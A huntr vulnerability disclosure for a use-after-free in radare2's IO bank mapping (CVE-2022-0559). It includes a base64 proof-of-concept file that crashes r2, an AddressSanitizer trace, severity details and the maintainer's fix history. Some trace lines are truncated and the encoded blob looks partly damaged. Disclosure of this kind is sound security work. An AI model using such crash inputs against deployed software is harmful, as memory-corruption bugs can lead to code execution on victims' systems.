huntr

Use After Free in radareorg/radare2

✓ Valid Reported on Feb 9th 2022

0

Description

Use After Free occurs in r_io_bank_map_add_top().
commit : 4d75eeb99a0d913e9b443e7aaf73aa44a323739d

Proof of Concept

```
$ echo -ne "VlowMFcwMOEwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwADAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwADAwMDAwMCEAADAhAAAwMAAAMDAwMDAwMDAwMDAwMDAwMDAwMDAwMAA
MDAwMDAiAAAwIgAAMDAAADAwMAAwMDAwMDAwMDAwMDAwMDAAMDAwMDAwADAwIgAAsCIAADAwAAA
ADAwMDAwMDAwMDAwMDAwMDAwADAwMAAwMDAwMDAwADAwIjAwMCIwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMGEwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAAMDA
ADAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMAAwMAAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAOAAAwFgAAMDAAADAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwADAAADAsAAAwMDAwMDAwMDAwMDAwMDAwMDAwMDAw
AAAwMAAAMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwRwAAMDA
MDAwMDAwMDAwMDAwMDAwMDAAMAAAMGEAADAwAAAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
```

```
MDAwMDAwADAwMDAwMDAAADAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwAAAAAAAAMBkwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAAAAAAMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMBkAADAiAAAAMAAAMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwAAAwMBgAMDA

MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMBsAAAAnAAAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
AAAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAAADAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAAADAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMAAwMBgAMDAAADAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwADAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMBkAADA3MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwAAAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMBgAADA
AAAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDDZMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAAMDAwMDAwMDAwGAAAWAAAADAwAAAwMAAwMDAwMDA
MDAwMDAwADAwMDAwADAwMAAAADAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDC
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMAAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMAcwMDAwAAAwMAAAMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAZAAAwGTAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwGQAAMBkAADAwAAA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAAADAaAAAwGgAAMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
IDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMCAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAhAAAwITAAMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
MDAw" | base64 -d > poc
```

Chat with us

ASAN

```
$ ASAN_OPTIONS=detect_odr_violation=0 r2 poc
=================================================================
==1491342==ERROR: AddressSanitizer: heap-use-after-free on address 0x60400
READ of size 8 at 0x604001aa6ff0 thread T0
    #0 0x7fea015cecb7 in r_io_bank_map_add_top /home/alkyne/fuzzing/r2-debu
    #1 0x7fea015b8672 in r_io_map_add /home/alkyne/fuzzing/r2-debug/libr/io
    #2 0x7fe9fe860af0 in add_section /home/alkyne/fuzzing/r2-debug/libr/cor
    #3 0x7fe9fe84efa0 in bin_sections /home/alkyne/fuzzing/r2-debug/libr/co
    #4 0x7fe9fe841459 in r_core_bin_info /home/alkyne/fuzzing/r2-debug/libr
    #5 0x7fe9fe840ff0 in r_core_bin_set_env /home/alkyne/fuzzing/r2-debug/l
    #6 0x7fe9fe796ed5 in r_core_file_do_load_for_io_plugin /home/alkyne/fuz
    #7 0x7fe9fe791c65 in r_core_bin_load /home/alkyne/fuzzing/r2-debug/libr
    #8 0x7fea01a03251 in r_main_radare2 /home/alkyne/fuzzing/r2-debug/libr/
    #9 0x55bb78d3724e in main /home/alkyne/fuzzing/r2-debug/binr/radare2/ra
    #10 0x7fea017b00b2 in __libc_start_main /build/glibc-eX1tMB/glibc-2.31/
    #11 0x55bb78c8b2cd in _start (/home/alkyne/fuzzing/r2-debug/binr/radare

0x604001aa6ff0 is located 32 bytes inside of 40-byte region [0x604001aa6fd0
freed by thread T0 here:
    #0 0x55bb78d05f22 in free (/home/alkyne/fuzzing/r2-debug/binr/radare2/r
    #1 0x7fea01cd56c9 in r_crbtree_take /home/alkyne/fuzzing/r2-debug/libr/
    #2 0x7fea01cd6bf6 in r_crbtree_delete /home/alkyne/fuzzing/r2-debug/lib
    #3 0x7fea015cee82 in r_io_bank_map_add_top /home/alkyne/fuzzing/r2-debu
    #4 0x7fea015b8672 in r_io_map_add /home/alkyne/fuzzing/r2-debug/libr/io
    #5 0x7fe9fe860af0 in add_section /home/alkyne/fuzzing/r2-debug/libr/cor
    #6 0x7fe9fe84efa0 in bin_sections /home/alkyne/fuzzing/r2-debug/libr/co
    #7 0x7fe9fe841459 in r_core_bin_info /home/alkyne/fuzzing/r2-debug/libr
    #8 0x7fe9fe840ff0 in r_core_bin_set_env /home/alkyne/fuzzing/r2-debug/l
    #9 0x7fe9fe796ed5 in r_core_file_do_load_for_io_plugin /home/alkyne/fuz
    #10 0x7fe9fe791c65 in r_core_bin_load /home/alkyne/fuzzing/r2-debug/lib
    #11 0x7fea01a03251 in r_main_radare2 /home/alkyne/fuzzing/r2-debug/libr
    #12 0x55bb78d3724e in main /home/alkyne/fuzzing/r2-debug/binr/radare2/r
    #13 0x7fea017b00b2 in __libc_start_main /build/glibc-eX1tMB/glibc-2.31/

previously allocated by thread T0 here:
    #0 0x55bb78d06302 in calloc (/home/alkyne/fuzzing/r2-deb
    #1 0x7fea01cd422e in _node_new /home/alkyne/fuzzing/r2-debug/libr/util/
    #2 0x7fea01cd392b in r_crbtree_insert /home/alkyne/fuzzing/r2-debug/lib
    #3 0x7fea015ce220 in r_io_bank_map_add_top /home/alkyne/fuzzing/r2-debu
    #4 0x7fea015b8672 in r_io_map_add /home/alkyne/fuzzing/r2-debug/libr/io
    #5 0x7fea015b09c8 in r_io_open_at /home/alkyne/fuzzing/r2-debug/libr/io
    #6 0x7fe9fe860e63 in io_create_mem_map /home/alkyne/fuzzing/r2-debug/li
    #7 0x7fe9fe860892 in add_section /home/alkyne/fuzzing/r2-debug/libr/cor
    #8 0x7fe9fe84efa0 in bin_sections /home/alkyne/fuzzing/r2-debug/libr/co
    #9 0x7fe9fe841459 in r_core_bin_info /home/alkyne/fuzzing/r2-debug/libr
    #10 0x7fe9fe840ff0 in r_core_bin_set_env /home/alkyne/fuzzing/r2-debug/
    #11 0x7fe9fe796ed5 in r_core_file_do_load_for_io_plugin /home/alkyne/fu
    #12 0x7fe9fe791c65 in r_core_bin_load /home/alkyne/fuzzing/r2-debug/lib
    #13 0x7fea01a03251 in r_main_radare2 /home/alkyne/fuzzing/r2-debug/libr
    #14 0x55bb78d3724e in main /home/alkyne/fuzzing/r2-debug/binr/radare2/r
    #15 0x7fea017b00b2 in __libc_start_main /build/glibc-eX1tMB/glibc-2.31/

SUMMARY: AddressSanitizer: heap-use-after-free /home/alkyne/fuzzing/r2-debu
Shadow bytes around the buggy address:
  0x0c088034cda0: fa fa fd fd fd fd fd fa fa fa fd fd fd fd fd fa
  0x0c088034cdb0: fa fa fd fd fd fd fd fa fa fa fd fd fd fd fd fa
  0x0c088034cdc0: fa fa fd fd fd fd fd fa fa fa fd fd fd fd fd fa
  0x0c088034cdd0: fa fa fd fd fd fd fa fa fa fd fd fd fd fd fa
  0x0c088034cde0: fa fa fd fd fd fd fd fa fa fa 00 00 00 00 00 fa
=>0x0c088034cdf0: fa fa 00 00 00 00 00 fa fa fa fd fd fd fd[fd]fa
  0x0c088034ce00: fa fa fd fd fd fd fd fa fa fa fd fd fd fd fd fa
  0x0c088034ce10: fa fa fd fd fd fd fa fa fa 00 00 00 00 00 fa
  0x0c088034ce20: fa fa fd fd fd fd fd fa fa fa 00 00 00 00 00 fa
  0x0c088034ce30: fa fa fd fd fd fd fd fa fa fa 00 00 00 00 00 fa
  0x0c088034ce40: fa fa fd fd fd fd fd fa fa fa 00 00 00 00 00 fa
Shadow byte legend (one shadow byte represents 8 application bytes):
  Addressable:           00
  Partially addressable: 01 02 03 04 05 06 07
  Heap left redzone:       fa
  Freed heap region:       fd
  Stack left redzone:      f1
  Stack mid redzone:       f2
  Stack right redzone:     f3
  Stack after return:      f5
  Stack use after scope:   f8
  Global redzone:          f9
  Global init order:       f6
  Poisoned by user:        f7
  Container overflow:      fc
  Array cookie:            ac

  Intra object redzone:    bb
  ASan internal:           fe
  Left alloca redzone:     ca
  Right alloca redzone:    cb
  Shadow gap:              cc
==1491342==ABORTING
```

Impact

Use After Free may lead to exploiting the program, which can allow the attacker to execute arbitrary code.

CVE
CVE-2022-0559
(Published)

Vulnerability Type
CWE-416: Use After Free

Severity
High (8.4)

Visibility
Public


Status
Fixed

Found by

alkyne Choi
@alkyne
unranked

Fixed by

pancake
@trufae
maintainer



This report was seen 411 times.

We are processing your report and will contact the **radareorg/radare2** team within 24 hours.
10 months ago

alkyne Choi modified the report 10 months ago

pancake validated this vulnerability 10 months ago

alkyne Choi has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

We have sent a fix follow up to the **radareorg/radare2** team. We will try again in 7 days.
9 months ago

pancake marked this as fixed in **5.6.2** with commit **b5cb90** 9 months ago

pancake has been awarded the fix bounty ✓

This vulnerability will not receive a CVE ✗

pancake 9 months ago Maintainer

Actually i find a better (proper) fix to this funky bug. Here's the right commit:
https://github.com/radareorg/radare2/commit/3345147916b9bb3da225248d571cdbac690c0c4d

Sign in to join this conversation